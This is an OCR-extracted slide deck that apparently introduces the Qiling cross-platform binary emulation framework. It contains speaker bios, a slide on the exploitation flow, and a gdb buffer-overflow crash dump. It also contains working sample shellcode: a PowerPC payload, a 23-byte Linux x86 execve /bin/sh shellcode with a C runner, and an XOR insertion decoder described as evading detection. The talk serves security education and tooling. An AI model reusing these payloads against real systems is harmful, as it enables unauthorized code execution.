Qiling{JiuWei}

Cross Platform Multi Arch Binary{Shellcode} Emulation Framework

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twitter: qiling_io https://qiling.io

About xwings

JD.COM

Working hour is 007 and not 996. Hoping making the world a better place

- Lab Director / Founder
- Blockchain Research
- IoT Research

hackersbadge.com


Electronic fan boy, making toys from hacker to hacker

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

Qiling Framework

Cross platform and multi architecture advanced binary emulation framework

- https://qiling.io
- Lead Developer
- Founder




- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2017, Kcon, Beijing, Trainer
- 2018, KCON, Beijing, Trainer
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil, Speaker
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker
- 2019, VxCON, Hong Kong, Speaker
- 2019, Defcon 27, Las Vegas, Speaker
- 2019, HITCON, Taiwan, Speaker
- 2019, Zeronight, Taiwan, Speaker

- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

About Dliv3/w1tcher/Null/Sp1ke



THE SHEPHERD LAB 京东牧者安全实验室

HITB-XCTF Finals 2018 Capture the Flag
HITB-XCTF Finals 2018 攻防赛
JD-HITB 2018 Beijing CTF + XCTF FINALS 2018
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
3RD PLACE / 三等奖
USD 2,000
Two thousand dollars / 二千美元
DARKMATTER
HUAWEI

DUBHE
HACKING SECURITY

Rest of the team members are from JD.COM theshepherdlab and Dubhe CTF team

How It Get Started

Everything From Executing Shellcode



Memory Corruption

Exploitation

Payload


Full Control

- Smash Input
- Program Crash
- Craft Payload
- Control Execution Flow
- Payload Execution
- Full Control




```
char shellcode[] =
"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01"
"\xff\x3b\xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6"
"\x33\x42\x44\xff\xff\x02\x3b\xde\xff\xf8\x3b\xa0\x07\xff\x7c"
"\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\xf8\xf4"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8"
"\x11\x3f\x60\xff\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61"
"\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\xf3\x7f\xc9\x03\xa6\x4e"
"\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22"
"\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80"
"\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x7f\x23\xcb\x78\x38"
"\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78"
"\x7c\x84\x22\x78\x7f\x43\xd3\x78\x38\x5d\xfa\x93\x7f\xc9\x03"
"\xa6\x4e\x80\x04\x21\x37\x39\xff\xff\x40\x80\xff\xd4\x7c\xa5"
"\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x18\x01\xff\x38"
"\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc"
"\x7c\x24\x0b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04"
"\x21\x2f\x62\x69\x6e\x2f\x63\x73\x68";

int main(void)
{
    int jump[2]={(int)shellcode,0};
    ((*(void (*)())jump)());
}
~
```



```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xbffff640 ('A' <repeats 11 times>, "BBBB")
EDX: 0xbffff011 ('A' <repeats 11 times>, "BBBB")
ESI: 0xb7fb4000 --> 0x1aedb0
EDI: 0xb7fb4000 --> 0x1aedb0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff020 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff020 --> 0x0
0004| 0xbffff024 --> 0xbffff0b4 --> 0xbffff23a ("/root/bof/nx")
0008| 0xbffff028 --> 0xbffff0c0 --> 0xbffff650 ("XDG_VTNR=2")
0012| 0xbffff02c --> 0x0
0016| 0xbffff030 --> 0x0
0020| 0xbffff034 --> 0x0
0024| 0xbffff038 --> 0xb7fb4000 --> 0x1aedb0
0028| 0xbffff03c --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```

Traditional Shellcode vs Modern Payload



```
    *****************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    *****************************************************
    *             Author: Hamza Megahed                 *
    *****************************************************
    *             Twitter: @Hamza_Mega                  *
    *****************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com         *
    *****************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com      *
    *****************************************************


xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

********************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

- More Complex
- Harder to detect
- Designed to bypass detection
- Detection can be
  - Network
  - System/OS level



```
/*
; Insertion-Decoder.asm
; Author: Daniele Votta
; Description: This program decode shellcode with insertion technique (0xAA).
; Tested on: i686 GNU/Linux
; Shellcode Length:50
; JMP | CALL | POP | Techniques

Insertion-Decoder:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   eb 1d                   jmp    804809f <call_decoder>


08048082 <decoder>:
 8048082:   5e                      pop    esi
 8048083:   8d 7e 01                lea    edi,[esi+0x1]
 8048086:   31 c0                   xor    eax,eax
 8048088:   b0 01                   mov    al,0x1
 804808a:   31 db                   xor    ebx,ebx

0804808c <decode>:
 804808c:   8a 1c 06                mov    bl,BYTE PTR [esi+eax*1]
 804808f:   80 f3 aa                xor    bl,0xaa
 8048092:   75 10                   jne    80480a4 <EncodedShellcode>
 8048094:   8a 5c 06 01             mov    bl,BYTE PTR [esi+eax*1+0x1]
 8048098:   88 1f                   mov    BYTE PTR [edi],bl
 804809a:   47                      inc    edi
 804809b:   04 02                   add    al,0x2
 804809d:   eb ed                   jmp    804808c <decode>

0804809f <call_decoder>:
 804809f:   e8 de ff ff ff          call   8048082 <decoder>

080480a4 <EncodedShellcode>:
 80480a4:   31 aa c0 aa 50 aa       xor    DWORD PTR [edx-0x55af5540],ebp
 80480aa:   68 aa 2f aa 2f          push   0x2faa2faa
 80480af:   aa                      stos   BYTE PTR es:[edi],al
 80480b0:   73 aa                   jae    804805c <_start-0x24>
 80480b2:   68 aa 68 aa 2f          push   0x2faa68aa
 80480b7:   aa                      stos   BYTE PTR es:[edi],al
 80480b8:   62 aa 69 aa 6e aa       bound  ebp,QWORD PTR [edx-0x55915597]
 80480be:   89 aa e3 aa 50 aa       mov    DWORD PTR [edx-0x55af551d],ebp
 80480c4:   89 aa e2 aa 53 aa       mov    DWORD PTR [edx-0x55ac551e],ebp
 80480ca:   89 aa e1 aa b0 aa       mov    DWORD PTR [edx-0x554f551f],ebp
 80480d0:   0b aa cd aa 80 aa       or     ebp,DWORD PTR [edx-0x557f5533]
 80480d6:   bb                      .byte 0xbb
 80480d7:   bb                      .byte 0xbb
```


What Has Change



- Not only OS protection
- FireWhat
- Log Analysis or SIEM
- Content Filtering or Busy Body Second Layer IPS
- Antivirus, Anti Malware, Anti APT and Anti PC

#AI #Bigdata #CI #Cloud = signature = rules = broken

What is Required



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ESP: 0xbffff020 --> 0x0
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Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
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
```



```
008D2AD7
008D2AD7 loc_8D2AD7:
008D2AD7 mov     edi, [esp+2FCh+var_2D4]
008D2ADB xor     ecx, ecx
008D2ADD mov     edx, eax
008D2ADF test    edi, edi
008D2AE1 jle     short loc_8D2B0B


008D2AE3 jmp     short loc_8D2AE0
```

```
008D1000  8B 44 24 18 8B 54 24 14  6A 00 6A 00
008D1010  44 24 20 52 8B 54 24 20  50 8B 44 24
00000400 008D1000: sub_8D1000
```


```
002BED04  67A15E6A  mshtml:mshtml_CreateHTMLPro
002BED08  F2011143
UNKNOWN 002BED04: debug023:002BED04
```

```
PDBSRC: loading symbols for 'C:\Windows\System32\mshtml.dll'...
```


Debugger or Disassembler




*BSD Linux MacOS Windows




40pins: 28x GPIO, I2C, SPI, UART
microSD slot
CPU/GPU Broadcom BCM2835 512MB SDRAM
HDMI
HDMI out
Micro USB
Micro USB





MIPS ARM AARCH64 X86

Full Scale Emulator



1960s - IBM released hypervisors on CP-40 and CP-67 operating systems [2]

1999 - VMware introduced virtualization to the x86 platform with VMware Workstation 1.0 [3][4]

2001 - IBM launched a hypervisor for midrange UNIX systems [2]

2001 - VMware released ESX Server 1.0 [5]

2003 - Public release of Xen [6]

